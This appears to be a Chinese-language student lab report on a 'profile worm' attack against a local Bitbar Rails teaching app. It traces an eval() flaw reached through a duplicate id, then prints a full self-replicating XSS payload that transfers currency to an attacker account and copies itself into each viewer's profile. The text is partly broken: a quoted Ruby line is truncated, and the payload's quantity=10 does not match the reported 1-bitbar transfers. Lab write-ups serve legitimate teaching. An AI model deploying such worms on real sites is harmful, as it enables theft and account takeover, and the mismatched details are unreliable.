
然后查看 view\_users 页面，可以发现新建账户和 user3 账户已被删除，其他的账户不变。




## Attack 6: Profile Worm

### 6.1 漏洞分析

该漏洞存在于 Bitbar 网站中的用户 profile 的更新操作中，当攻击者输入了特定的 profile 时，其他用户查看攻击者的 profile 就会受到攻击。这个攻击方式理论上可以使用 XSS 实现，因此先尝试是否能够在 profile 中利用 XSS。登录到 Bitbar 系统中，访问 <http://127.0.0.1:3000/> 页面更新 profile。



访问 <http://127.0.0.1:3000/profile>，可以发现 profile 内容中的 `<script>` 标签被过滤了，只剩下 `alert(1)` 字符串，说明此处不存在 XSS 漏洞。



观察 profile 页面的后端源码，在 bitbar/app/views/user 目录下的 profile.html.erb 文件中发现如下代码，这段代码有两个值得注意的地方。第一个是当用户 profile 内容不为空时，会使用<div>标签将经过 sanitize\_profile 函数过滤后的 profile 内容显示在 html 页面中。第二个是存在一段原本用于打印用户余额的 javascript 代码，该代码中存在 eval 函数的调用，eval 函数的参数是 document.getElementById('bitbar\_count').className，即 id 是 bitbar\_count 的标签的 class 的值。

```

<% if @user %>
  <% if @user == @logged_in_user then %>
    <h3>Your profile</h3>
  <% else %>
    <h3><%= @user.username %>'s profile</h3>
  <% end %>

  <p id="bitbar_display">0 bitbars</p>

  <% if @user.profile and @user.profile != "" %>
    <div id="profile"><%= sanitize_profile(@user.profile) %></div>
  <% end %>

  <span id="bitbar_count" class="<%= @user.bitbars %>" />
  <script type="text/javascript">
    var total = eval(document.getElementById('bitbar_count').className);
    function showBitbars(bitbars) {
      document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
      if (bitbars < total) {
        setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
      }
    }
    if (total > 0) showBitbars(0); // count up to total
  </script>
<% end %>

```

先深入分析第一个点，也就是 `sanitize_profile` 函数，该函数的具体定义可以在 `bitbar/app/helpers` 目录下的 `application_helper.rb` 文件中找到。如图所示，`sanitize_profile` 函数调用了 `sanitize` 方法，该方法是 ruby 中一个基于白名单方式，检测并过滤 html 恶意语法的函数。可以看到函数的参数给出的白名单中没有名为 `script` 的标签，因此尝试 XSS 时没有成功。函数给出了 `profile` 内容中可以使用哪些标签以及可以使用哪些标签中的属性。


```

def sanitize_profile(profile)
  return sanitize(profile, tags: %w(a br b h1 h2 h3 h4 i img li ol p strong table tr td th u ul em span), attributes: %w(id class
end

```

再深入分析第二个点，这个 `eval` 函数的调用是漏洞存在的根本原因，当类似于 `eval` 的函数的参数可控时，往往会形成漏洞。本实验中 `eval` 函数的参数是 `id` 为 `bitbar_count` 的 html 标签的 `class` 的值，一般情况下一个 html 文件中的 `id` 值是唯一的，因此 javascript 中的 `document.getElementById` 函数只会返回一个 html 元素，当一个 html 文件中有重复 `id` 值时，该函数返回第一个符合条件的 html 元素。再观察 `profile` 页面中用户 `profile` 的标签位置，如图所示，可以发现 `id` 是 `profile` 的标签在 `id` 是 `bitbar_count` 的标签上方，也就是说用


户 profile 内容在 profile 页面的位置, 在原有的 id 是 bitbar\_count 的标签上方。因此在 profile 中构造 id 是 bitbar\_count 的标签, 从而使得 document.getElementById('bitbar\_count') 可控, 进而控制 eval 函数的参数, 实现任意 javascript 代码执行。



该漏洞能够执行任意 javascript 代码, 那么实验要求的转账和更新 profile 操作都可以通过 js 代码向服务器发送特定 POST 请求包实现, js 代码的编写与之前的攻击方式类似。构造 profile 内容的步骤请见 6.2 攻击原理, 将构造好的 profile 内容更新到攻击者账户中, 就可以实现符合要求的攻击。

## 6.2 攻击原理

登录任意账户, 观察更新 profile 所发送的 POST 请求包的目的地址以及表单数据格式。




根据 6.1 漏洞分析, profile 内容中需要包含 html 元素, 且标签是 sanitize\_profile 函数白名单中的标签, 标签中的 id 的值是 bitbar\_count, class 的值是需要执行的 javascript 代码。因为将所有 javascript 代码都放到 class 的值中较难操作, 所以选择将需要执行的代码放到 html 元素内容中, 在 class 中再次调用 eval 函数, 参数是该元素内容, 从而实现 js 代码的执行。


```
<span id="bitbar_count" class="eval(document.getElementById('bitbar_count').innerHTML.replace('&',''))">
  var x = new XMLHttpRequest();
  x.open("POST", "http://127.0.0.1:3000/post_transfer");
  x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  x.send("destination_username=attacker&quantity=10");

  x = new XMLHttpRequest();
  x.open("POST", "http://127.0.0.1:3000/set_profile");
  x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  x.send("new_profile=" + encodeURIComponent(document.getElementById("profile").innerHTML));
</span>
```


需要注意的是, 如图所示代码中 eval 函数参数在取元素内容后将其中的 amp; 字符串替换为了空字符。因为在代码拼接到 html 页面中, 使用 XMLHttpRequest 类发送 POST 请求时, & 字符会被编码为 &amp; , 而表单数据中只需要出现 & 就可以了, 所以需要将 amp; 替换为空字符。如图所示是未替换 amp; 时, js 代码向 [http://127.0.0.1:3000/post\\_transfer](http://127.0.0.1:3000/post_transfer) 发送的 POST 请求中, 表单数据存在 amp; 而无法被正确解析。



除此之外需要注意向 [http://127.0.0.1:3000/set\\_profile](http://127.0.0.1:3000/set_profile) 发送 POST 请求时, 表单中需要发送所有 profile 内容, 因此取 id 是 profile 的元素内容, 如下图所示, 所有 profile 内容都位于 id 是 profile 的元素中。并且这些内容需要经过 uri 编码, 也就是调用 encodeURIComponent 函数进行编码。




登录 attacker 账户，首先访问 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users) 查看用户列表以及用户余额。




然后访问 <http://127.0.0.1:3000/> 更新 profile。






更新 profile 后切换到 user1 账户，访问 <http://127.0.0.1:3000/profile?username=attacker> 查看 attacker 账户，可以发现成功发送目的地址是 post\_transfer 和 set\_profile 的 POST 请求包。bitbar 余额显示为 0 是因为原本用于获取 bitbar 余额的 eval 函数被用于执行恶意代码了，所以无法显示用户真正的 bitbar 余额。







然后切换到 user2 账户，访问 <http://127.0.0.1:3000/profile?username=user1> 查看 user1 账户，可以发现成功发送目的地址是 post\_transfer 和 set\_profile 的 POST 请求包。并且 user1 账户的 profile 已被修改为与 attacker 账户的 profile 一致。



user2 账户的 profile 也被修改为与 attacker 账户的 profile 一致。



在触发了两次 profile 内容后，user1 和 user2 账户分别向 attacker 账户转账了 1 个 bitbar，因此现在所有用户余额如下所示，这与实验要求“当其他用户阅读这个 profile 时，1 个 bitbar 将会从当前账户转到 attacker 的账户，并且将当前用户的 profile 修改成该 profile”一致，说明攻击成功。



The Crypto-Free Crypto Currency

[Home](#) [Transfer](#) [Close](#) [Profile](#)

Hi, **attacker**

[Log out](#)

### Active user accounts

| username | bitbars |
|----------|---------|
| user1    | 199     |
| user2    | 199     |
| attacker | 2       |

Copyright Bitbar 2016